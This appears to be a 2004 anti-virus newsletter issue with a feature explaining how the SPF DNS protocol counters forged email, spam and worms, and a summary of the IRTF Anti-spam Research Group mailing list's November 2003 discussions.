The Spam Conference 2004 takes place 16 January 2004 at MIT, Cambridge, Massachusetts USA. For full details see http://spamconference.org/.

The ISIPP's Spam and the Law: Law, Case Law, and Legislation conference will be held on 22 January 2004, in the San Francisco Bay area, USA. The conference will cover the status of unsolicited bulk and commercial email with respect to existing laws, case law, and proposed legislation. See http://www.isipp.com/events.php.

FEATURE

SENDERS PERMITTED FROM: OCCAM WAS CORRECT!

Neil Schwartzman
Editor, spamNEWS, Canada

SPF – the one-liner that may be the solution to email viruses and spam – is no joking matter.

The 'Senders Permitted From' (SPF) designation protocol, currently undergoing the Internet Engineering Task Force's Request for Comments (RFC) process, is a deceptively simple addition to DNS records. SPF takes a bite out of the forged emails emanating from ill-intending individuals, and automated SMTP-laden viruses that threaten the Internet's email system with collapse.

In the days of yore, when the Internet was run by coal-powered steam engines, many standard operating procedures were based upon the concept of trust. With a small number of nodes to the network, it was a simple matter to deal with misdeeds and miscreants; as is the case in any village, everybody knew everybody.

For instance, email was unhesitatingly delivered from sender to recipient via any random intermediary relay station denoted in the path of the message. Hence the term 'open relay' – mail delivery services were open to all for use. Maintaining an open relay was considered to be a show of good-neighbourliness, a contribution to the community.

Fast-forward a couple of decades: the topology of the Internet is nigh-on impossible to conceptualize in any accurate manner. The village has been replaced by a megapolis, with all the associated problems of dirty streets, crime and a lack of trust. People keep their doors locked, and justifiably so.

In the early years of anti-spam research it quickly became apparent that the practice of relaying email through open systems was an invitation for abuse. When mailing directly from legitimate accounts meant that messages became easy to track, spammers shifted their methodologies to mail through open relays in order to obfuscate paths of origin.

Blacklists of open relays emerged quickly; their use was (and continues to be) widespread. A tremendous amount of work went into alerting network administrators to the

presence of open relays, in order to have them shut down, or face being shunned by the rest of the community.

Problem solved? Of course not; necessity being the mother of invention meant that spammers began searching for new exploits. They soon took further steps towards technological sophistication; abuse of a ubiquitous cgi script entitled 'FormMail.pl', the function of which is to allow visitors to a website to email contacts at the site. Unfortunately, FormMail also allowed non-visitors to email spam to addresses offsite – which they did in great abundance.

Once again, blacklists sprung up, sysadmins were LARTed (Luser Attitude Adjustment Tool), and the sun shone brightly over the land, for about ten minutes.

A NEW DARKNESS

Since the beginning of 2003, we have seen a new darkness spreading across the net in waves; researchers have found clear evidence that spammers and crackers have joined forces in a collaborative effort to ply their respective trades.

Open proxies and zombies abound, and their primary method of dissemination and infestation is, predictably, email. Spam is being used to set up networks of owned machines, which are being used to attack anti-spam sites such as the UK-based *Spamhaus Project* (http://spamhaus.org/) by way of DDoS attacks. Zombies with on-board SMTP engines are being used to send spam. Jeem, Mimail (see *VB*, September 2003, p.4), and Sobig (see *VB*, October 2003, p.5) are recent examples of these exploits.

This time, however, there are no blacklists (they would be far too vast and impossible to maintain), no sysadmins to LART; the computers involved are overwhelming those of end-users, and operate unbeknownst to those responsible for them.

Droves of compromised PCs in homes and offices have formed a shadowy legion of doom. The proxies shuffle data through to other proxies, the zombies do their mailing. Then they disappear, as computers are shut down for the night. The owned machines reappear at random intervals, usually with a fresh IP address, becoming a new source of trouble, with a renewed, unsullied reputation.

How did we get here? The inherent problem with the current implementation of SMTP is that anyone can pretend to be anyone else. Forging a claim to be the legitimate owner of an email address is as easy as specifying that address in the appropriate fields of an email client. The receiving systems have no means of verifying the legitimacy of these assertions, and drastic measures are being taken net-wide to block unknown senders. Thousands of machines have sent email purportedly from mailbot@microsoft.net doing their part to spread infection to other computers. Then there are 'Joe Jobs'. Evil-doers have taken to sending email in the name of anti-spammers or others with whom they have crossed swords. The innocent forged sender must deal with the fall-out from thousands of irked recipients, bounced messages, and even trigger-happy blacklist operators who can create listings with specious data.

The difficulties with the tactic of refusing mail from unknown senders is that this simply does not work in a business setting, wherein new relationships are created constantly. The proliferation of Challenge-Response systems, in which email is sidetracked and a challenge is returned to the sender who must then respond typically to a Turing test in order to provoke the release of the original mail, is simplistic at best. Machine-generated email is refused, as the challenge goes unanswered, for example, in the instance of the confirmation of an online purchase one has made. Online publications with subscriber lists of any reasonable size face a formidable obstacle; there is no one there to pass the Turing test.

HOLDING OUT FOR A HERO

The need for whitelists of senders and sending machines we trust has become dire. We need a new hero, if email as we know it is to survive. Meet Meng Weng Wong, creator of 'Senders Permitted From'. Author of a new open-source initiative, the DNS protocol known as SPF, or SPF+SMTP, Wong even sports a cape.

With a few simple lines of code added to DNS records, sites can specifically delineate those machines that send email legitimately on their behalf. As part of the email transaction, receiving hosts run a crosscheck to ensure that stevejobs@apple.com is in fact being sent from a sanctioned Apple.com server and not from a forged or compromised source located in lower Freedonia. Trust of the assertions made during the SMTP email transaction is once again established. And there was great rejoicing!

The SPF website (http://spf.pobox.com/) clarifies the trust assertions which can then be acted upon by a receiving system:

> 'You ask SPF: "I have someone coming from a certain IP address. They claim to be a certain sender. Are they for real?"
>
> SPF will tell you one of four things:
>
> 1. The sender is good; the sender has previously announced that they do send mail from that IP address.
> 2. The sender is bad, the purported sender has published a list of IP addresses they send mail from, and the client IP is not one of them.

3. The sender may be good or bad: the sender domain is in a transitional phase; it is methodically converting its users to be SPF compliant, so we should go easy on any violations for the present.
4. SPF doesn't know: the sender has not published any IP addresses, so the message could be legit, or it could not.'

Clearly, SPF allows instantaneous decisions to be made as to how to treat the email. Best of all, decisions take place prior to the transmission of the message body, thus scrolling back the server load and bandwidth needed to deal with the onslaught of spam. Spam, generally coming from one-time sources, comes into question immediately, while emails from sites and senders with whom there is a history have a logically higher degree of trust bestowed upon them.

Furthermore, SPF has an immediate deleterious impact upon compromised systems looking to send email for spamming or virus propagation purposes. Computers acting as their own SMTP server and illegitimately broadcasting spam (whether intentionally or otherwise) will be cut off at the knees when receiving systems cast a skeptical eye on emissions from neophyte hosts.

How does SPF+SMTP work in practice? Domains sending email will add the relevant data to their published DNS records: one picks a default domain, denotes the appropriate MX servers and other machines within and outside of the domain which may send mail, and then informs these machines about their new responsibilities, as it were.

Domains handling email on the receiving end will be looking for SPF assertions of trust. In fact, the process is being rolled out: upgrades to *SpamAssassin* make use of the SPF specification. Server-side protection schemes such as *Sophos PureMessage* (http://www.sophos.com/), *Declude*'s *JunkMail* (http://www.declude.com/) and *MailArmory*'s anti-spam product (http://mailarmory.com/) all incorporate Senders Permitted From look-ups. Development for incorporation into such industry standard mail transport agents as Postfix, Exim, Qmail, and Sendmail is in the works.

DATING AMEY

Now for the tricky part: getting a date with the 800lb gorilla named AMEY. In fact, AMEY is the acronym for the four 800lb gorillas whose practices dictate what goes in the email world: *AOL*, *Microsoft*, *Earthlink* and *Yahoo!*. These companies account for the overwhelming majority of email boxes, and all of the 'trusted sender' schemes including SPF are competing for a place on 'her' dance card. Go home with AMEY, and the world is your oyster. Fail to fall into her good graces, and you go home empty-handed.

The ability to deliver email reliably to these gargantuan sites is becoming increasingly rarified as they, through necessity, apply ever more stringent filtering to incoming messages. *AOL* and *Hotmail* laid claim to daily spam loads of 1.5 billion in April 2003. Incredible figures that hover in the region of 90 per cent of the email sent their way, and were arrived at well before the exponential spikes seen as a result of Sobig and Mimail. SPF will allow major sites to apply granularity to their incoming mail and begin to bring some sanity back to the process.

WHAT'S TO LOSE?

Apart from AMEY implementation, SPF does have its limitations. The first objection to spring to mind is that of the circumstance of the road warrior – how does one send domain-specific email from cybercafés, hotels, and other way stations? Use of Simple Authentication and Security Layer (SASL) and Message Submission Authentication on port 587 help to deal with these issues nicely. In reality, these protocols are in the same boat as SPF – they are in far from widespread use.

That said, the email infrastructure is rapidly approaching a tipping point of usability due to the massive abuse of spam, and spamming viruses. Radical change to the technological underpinnings is assuredly necessary as the only way to help maintain any semblance of the network as we know it today. There is a reasonable expectation that end-users and their email clients will be forced to jump through more hoops so they can attain the level of trust necessary to send email to increasingly vigilant sites trying hardily to retain control of their systems.

SPF is currently at the experimental stage, being developed as a draft RFC submission to the IETF. Springing from discussions in the IRTF's Anti-spam Research Group (ASRG), SPF is an attempt to reconcile several parallel efforts for sender designation schemes. The draft can be reviewed at http://spf.pobox.com/draft-mengwong-spf-02.txt.

It should be said that, even if roundly blessed by all and sundry, SPF will not be a cure-all, nor is it intended to be. It does not validate individual email accounts; its only assertion is the veracity of a domain and associated mailers. Spammers would need to make honest assertions as to who they are, and thus facilitate DNS blacklisting.

SPF will not end spam and viruses as we know them. It does allow sites to begin to contend with specific aspects of the problems with relatively low cost, albeit with some restructuring of their email paradigm.

As Meng Wong rightly asks, 'What have we got to lose?' A fair question. After all, we must rebuild the foundation of trust upon which the Internet was founded.

SUMMARY

ASRG SUMMARY: NOVEMBER 2003

Pete Sergeant

When I mentioned to a friend that I might start summarizing a mailing list on a monthly basis, his advice was short and to the point: 'Run away, screaming.' This month, when I was confronted by a message thread consisting of over 100 postings on anonymity and privacy, I was tempted to do exactly that.

Godwin's law aside, the thread in question was fairly meandering, and covered little new content. It can most easily be summarized as: some people think that having the ability to send anonymous emails is very important, some people don't, and some people don't think it will make any difference to spam levels either way.

Yakov Shafranovich announced that the archives of the closed DNS-based spam solutions mailing list under the direction of Alan DeKok are now available online (http://news.gmane.org/gmane.ietf.asrg.rmx). David Nicol had skimmed it, and was unhappy that his pet peeves seemed not to have been addressed, nor had he received any critique of a draft document he sent to the list. Alan said that most of those on the list:

- Agreed that adding a new DNS record-type was a bad idea.
- Have a similar idea of what RMX-style filters should do.

Andreas Saurwein posted a link to an article suggesting that *Microsoft*, *AOL*, *Yahoo!* and *Earthlink* were working on their own trusted-sender scheme. Yakov pointed out that *Microsoft* had been discreetly approaching a number of members of the anti-spam community for a while, soliciting feedback on a number of initiatives – but with non-disclosure agreements in place, no one had been able to talk about it. Information about *Microsoft*'s 'Penny Black' project can be found at http://research.microsoft.com/research/sv/pennyblack/.

Once again, Kurt Magnusson raised his observation that spam originating from Korea seemed to have stopped, and wondered whether this could be a result of the laws enacted in that country. He pondered whether legal channels in the Americas would be the best way to reduce spam.

Fridrik Skulason was confounded by the IETF's spam-blockers when trying to post a reply, the spam-blockers complaining that he had used Asian character sets in the message. Fridrik had also noted a sharp drop in Korean spam as of 1 October, but said he had noted a gradual rise in Chinese spam over the last six months.

Yakov posted a link to the World Wide Web Consortium's (W3C) draft on Turing-based challenge-response systems and accessibility. He followed this up with links to an article which described how one spammer had managed to overcome visual challenge-response systems – the most relevant quote being:

> '…at least one potential spammer managed to crack the CAPTCHA [*Completely Automated Public Turing test to tell Computers and Humans Apart*] test. Someone designed a software robot that would fill out a registration form and, when confronted with a CAPTCHA test, would post it on a free porn site. Visitors to the porn site would be asked to complete the test before they could view more pornography, and the software robot would use their answer to complete the email registration.'

Alan DeKok mentioned an evaluation document he was working on which compares SMTP with other protocols, such as NNTP and IM, and tries to determine what it is about SMTP that makes it so vulnerable to spam. The aim is to identify ways in which the abuse of the protocol can be minimised, and identify possible improvements that potential successors to SMTP could incorporate to harden them against spam.

Fridrik Skulason wondered whether LMAP (Lightweight Message Access Protocol) could be developed with the idea of helping to curb the spread of mass-mailing worms too. He pointed out that, were it not so easy to forge the sender address in such a way that social-engineering worms like Sobig or Swen do, then people would be less likely to fall for them.

Denny Figuerres considered the problems that arise when companies use third parties to send out their legitimate bulk mail. Philip Miller felt that LMAP would solve this problem, saying that all it would take would be for a company to add their mailing provider's IP to their list of authenticated senders.

Walter Dnes commented: 'The problem associated with 100 companies sharing one outbound MTA is very similar to the problem associated with 100 men sharing one girlfriend. All it takes is for one man to get infected, and they all suffer.'

Eric Raymond suggested an addition to Dave Crocker's technical considerations draft. His suggestion was to include 'hash-cash' payments – a form of sender-pays in which no money is exchanged, but the sender needs to perform some computationally difficult task in order to authorize the message. While Eric agreed with the several good points David Maxwell made about why he thought 'hash-cash' was a bad idea, Eric didn't feel this was a good reason not to include the idea in the document, along with a few disclaimers.